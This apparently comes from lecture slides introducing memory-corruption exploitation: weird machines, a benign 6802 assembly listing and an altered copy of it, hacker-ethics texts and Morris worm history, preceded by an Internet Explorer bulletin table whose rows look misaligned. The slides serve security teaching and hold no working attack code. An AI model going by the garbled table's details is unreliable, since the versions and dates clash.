3/8/2016	MS16-023	3	Windows 8.1 for 32-bit Systems	Internet Explorer 11 (3139929)	Remote Code Execution	Critical	
2/9/2016	MS16-009	3	Windows 8.1 for x64-based Systems	Internet Explorer 11 (3139929)	Remote Code Execution	Critical	ing
1/12/2016	MS16-001	3	Windows Server 2008 R2 for x64-based Systems Service Pack 1	Internet Explorer 11 [1] (3139929)	Remote Code Execution	Moderate	
12/8/2015	MS15-124	3	Windows Server 2012 R2	Internet Explorer 11 (3139929)	Remote Code Execution	Moderate	
11/10/2015	MS15-112	3	Windows RT 8.1	Internet Explorer 11 [1] [2] (3139929)	Remote Code Execution	Critical	
10/13/2015	MS15-106	3	Windows 10 for 32-bit Systems [3] (3140745)	Internet Explorer 11	Remote Code Execution	Critical	
9/8/2015	MS15-094	3	Windows 10 for x64-based Systems [3] (3140745)	Internet Explorer 11	Remote Code Execution	Critical	
8/18/2015	MS15-093	3	Windows 10 Version 1511 for 32-bit Systems [3] (3140768)	Internet Explorer 11	Remote Code Execution	Critical	
8/11/2015	MS15-079	3	Windows 10 Version 1511 for x64-based Systems [3]	Internet Explorer 11	Remote Code Execution	Critical	
7/14/2015	MS15-065	3	Windows 10 Version 1511 for 32-bit Systems [3] (3140768)	Internet Explorer 11	Remote Code Execution	Critical	
6/9/2015	MS15-056	3	Windows 10 Version 1511 for x64-based Systems [3]	Internet Explorer 11	Remote Code Execution	Critical	
5/12/2015	MS15-043	3	Windows 10 Version 1511 for 32-bit Systems [3]	Internet Explorer 11	Remote Code Execution	Critical	de 43

Memory corruption bugs

Browse vulnerabilities by yourself:

- ✦ <https://www.mozilla.org/en-US/security/advisories/>
- ✦ <https://portal.msrc.microsoft.com/en-us/security-guidance>
- ✦ <https://source.android.com/security/bulletin>

Programs and Data

Definition of a “program”:

“A program is a set of instructions
which modifies data”

Definition of a “program”:

“A program is a set of instructions
~~which modifies data~~
which is controlled by data”



Definition of a “program”:

“A program is a set of instructions
~~which modifies data~~
which is controlled by data”

Or in other words:

Data is manipulating the
instruction flow of a program,
not the other way round

Weird machines

Weird machines:

In computer security, the weird machine is a computational artifact where additional code execution can happen outside the original specification of the program.

It is closely related to the concept of **weird instructions**, which are the **building blocks of an exploit based on crafted input data**.

Weird machines

Programming of “Weird Machines”

Gain very detailed understanding of:

- ✦ Program logic
- ✦ Implementation of “hidden mechanics”
 - ✦ Stack, Heap etc.
- ✦ Error conditions


Leads from from:

- ✦ “This bugs randomly crashes my program!”

To:

- ✦ “This bugs lets me reliably execute arbitrary code”

What are memory corruption bugs doing?



Compile

MONITOR FOR 6802 1.4

9-14-80 TSC ASSEMBLER PAGE 2

```
C000      ORG     ROM+$0000 BEGIN MONITOR
C000 8E 00 70 START  LDS     #STACK

*****
* FUNCTION: INITA - Initialize ACIA
* INPUT: none
* OUTPUT: none
* CALLS: none
* DESTROYS: acc A

0013      RESETA EQU     $00010011
0011      CTLREG EQU     $00010001

C003 86 13      INITA  LDA A  #RESETA  RESET ACIA
C005 B7 80 04      STA A  ACIA
C008 86 11      LDA A  #CTLREG  SET 8 BITS AND 2 STOP
C00A B7 80 04      STA A  ACIA

C00D 7E C0 F1      JMP     SIGNON  GO TO START OF MONITOR

*****
* FUNCTION: INCH - Input character
* INPUT: none
* OUTPUT: char in acc A
* CALLS: none
* DESCRIPTION: Gets 1 character from terminal

C010 86 80 04      INCH  LDA A  ACIA      GET STATUS
C013 47           ASR A      SHIFT RDRF FLAG INTO CARRY
C014 24 FA         BCC  INCH  RECEIVE NOT READY
C016 86 80 05      LDA A  ACIA+1  GET CHAR
C019 84 7F         AND A  #$7F  MASK PARITY
C01B 7E C0 79      JMP     OUTCH  ECHO & RTS

*****
* FUNCTION: INHEX - INPUT HEX DIGIT
* INPUT: none
* OUTPUT: Digit in acc A
* CALLS: INCH
* DESTROYS: acc A
* Returns to monitor if not HEX input

C01E 8D F0      INHEX  BSR     INCH      GET A CHAR
C020 81 30      CMP A  #'0      ZERO
C022 2B 11      BNCI  HEXERR  NOT HEX
C024 81 39      CMP A  #'9      NINE
C026 2F 0A      BLE  HEXRTS  GOOD HEX
C028 81 41      CMP A  #'A
C02A 2B 09      BNCI  HEXERR  NOT HEX
C02C 81 46      CMP A  #'F
C02E 2B 05      BNCI  HEXERR
C030 80 07      SUB A  #7      FIX A-F
C032 84 0F      HEXRTS  AND A  #$0F  CONVERT ASCII TO DIGIT
C034 39      RTS

C035 7E C0 AF  HEXERR  JMP     CTRL      RETURN TO CONTROL LOOP
```

What are memory corruption bugs doing?



HAX

Hack

```

MONITOR FOR 6802 1.4                      9-14-80      TSC ASSEMBLER  PAGE    2

C000                                ORG     ROM+$0000  BEGIN MONITOR
C000 8E 00 70  START  LDS     $STACK

*****
* FUNCTION: INITA - Initialize ACIA
* INPUT: none
* OUTPUT: none
* CALLS: none
* DESTROYS: acc A

0013  RESETA  EQU     000010011
0011  CTLREG  EQU     000010001

C003 86 13  INITA  LDA  A  $RESETA  RESET ACIA
C005 87 80 04      STA  A  ACIA
C008 86 11      LDA  A  $CTLREG  SET 8 BITS AND 2 STOP
C00A 87 80 04      STA  A  ACIA

C00D 7E C0 F1      JMP     SIGMON  GO TO START OF MONITOR

*****
* FUNCTION: INCH - Input character
* INPUT: none
* OUTPUT: char in acc A
* DESTROYS: acc A
* CALLS: none
* DESCRIPTION: Gets 1 character from terminal

C010 B6 80 04  INCH  LDA  A  ACIA      GET STATUS
C013 47      ASR  A      SHIFT RDRF FLAG INTO CARRY
C014 24 FA      BCC  INCH  RECEIVE NOT READY
C016 B6 80 05  LDA  A  ACIA+1  GET CHAR
C019 84 7F      AND  A  $17F  MASK PARITY
C01B 7E C0 79  JMP  OUTCH  ECHO & RTS

*****
* FUNCTION: INHEX - INPUT HEX DIGIT
* INPUT: none
* OUTPUT: Digit in acc A
* CALLS: INCH
* DESTROYS: acc A
* Returns to monitor if not HEX input

C01E 8D F0  INHEX  BSR  INCH  GET A CHAR
C020 81 30      CMP  A  $'0  ZERO
C022 2B 11      BMI  HEXERR  NOT HEX
C024 81 39      CMP  A  $'9  NINE
C026 2F 0A      BLE  HEXRTS  GOOD HEX
C028 81 3A      CMP  A  $'A
C02A 81 3B      BMI  HEXERR  NOT HEX
C02C 81 3F      CMP  A  $'F
C02E 2F 0B      BGT  HEXERR
C030 81 37      SUB  A  $7  FIX A-F
C032 81 3F      AND  A  $10F  CONVERT ASCII TO DIGIT
C034 81 3F      RTS

C037 81 3F  AF  HEXERR  JMP  CTRL  RETURN TO CONTROL LOOP

```

«Weird Machines, Exploitability, Non-Exploitability»

Consequences (IV)

- Exploitation is programming. Automated exploitation is a form of code synthesis.
- Contrary to real-world programs, attacks are successful even if they only work probabilistically.



Software:

- ✦ Important software is written in **C/C++**
- ✦ Memory corruption bugs are very, very prevalent
- ✦ We are concerned with **memory corruption vulnerabilities**
 - ✦ Modify stuff in a program which should not be possible
- ✦ A program which misuses a memory corruption vulnerability is called an **exploit**
 - ✦ There can be local-, server- and client exploits
- ✦ A exploit injects **additional code** into a trusted app and executes it
- ✦ For attacker, **data influences execution of code** (weird machines)

Is exploit writing hacking?

Is exploit writing hacking?

Hack

- 1.to cut, notch, slice, chop, or sever (something) with or as with heavy, irregular blows (often followed by *up* or *down*):
to hack meat; to hack down trees.

Is exploit writing hacking?

An aspect of hack value is performing feats for the sake of showing that they can be done, even if others think it is difficult. **Using things in a unique way outside their intended purpose** is often perceived as having hack value.

Examples:

- ✦ using a dot matrix impact printer to produce musical notes
- ✦ using an optical mouse as barcode reader.
- ✦ making soup with your coffee machine

https://en.wikipedia.org/wiki/Hacker_culture

Is exploit writing hacking?

hack: *Computers.*

to modify (a computer program or electronic device) or write (a program) in a skillful or clever way:

Developers have hacked the app.

I hacked my tablet to do some very cool things.

to circumvent security and break into (a network, computer, file, etc.), usually with malicious intent:

Criminals hacked the bank's servers yesterday.

Our team systematically hacks our network to find vulnerabilities.

<http://www.dictionary.com/browse/hacking>

Is exploit writing hacking?

Hackerethik:

Freier Zugriff auf Computer

Freier Zugriff auf Wissen

Misstrauen gegenüber Autoritäten und Bevorzugung von Dezentralisierung.

Hacker sollten nur nach ihrer Fähigkeit beurteilt werden.

Du kannst Kunst und Schönheit mittels Computer erzeugen

Verbesserung der Welt durch das Verbreiten von Technologien

<https://de.wikipedia.org/wiki/Hackerethik>

V\The Conscience of a Hacker/V

<http://phrack.org/issues/7/3.html>

Another one got caught today, it's all over the papers. "Teenager Arrested in Computer Crime Scandal", "Hacker Arrested after Bank Tampering"... Damn kids. They're all alike.

I made a discovery today. I found a computer. Wait a second, this is cool. It does what I want it to. If it makes a mistake, it's because I screwed it up. Not because it doesn't like me... And then it happened... a door opened to a world... rushing through the phone line like heroin through an addict's veins, an electronic pulse is sent out, a refuge from the day-to-day incompetencies is sought... a board is found.

This is our world now... the world of the electron and the switch, the beauty of the baud. **We explore... and you call us criminals. We seek after knowledge... and you call us criminals.** We exist without skin color, without nationality, without religious bias... and you call us criminals.

Obligatory history lesson...

Morris worm

Morris worm

- ✦ 02.11.1988
- ✦ Written by graduate student Robert Morris, MIT
- ✦ He wanted to count the number of computers on the internet (~60'000)
- ✦ Worm had a bug, re-infected already infected computers, killed the Internet
- ✦ Attacked fingerd and sendmail (and some more things)
- ✦ One of the first Buffer Overflow (memory corruption) used publicly



Morris worm

fingerd bug in BSD4 on VAX machines:

The bug exploited to break fingerd involved **overrunning the buffer the daemon used for input**. The standard C library has a few routines that read input without checking for bounds on the buffer involved. In particular, the **gets** call takes input to a buffer without doing any bounds checking; this was the call exploited by the Worm.

The Internet Worm Program: An Analysis (2004)

★ <http://spaf.cerias.purdue.edu/tech-reps/823.pdf>

Morris worm



10pht



L0pht – “We can take down the internet in 30 minutes”

1992-2000

Now:

- ✦ Mudge: DARPA, Google.
- ✦ Weld Pond: Veracode.
- ✦ Kingpin: DEFCON.

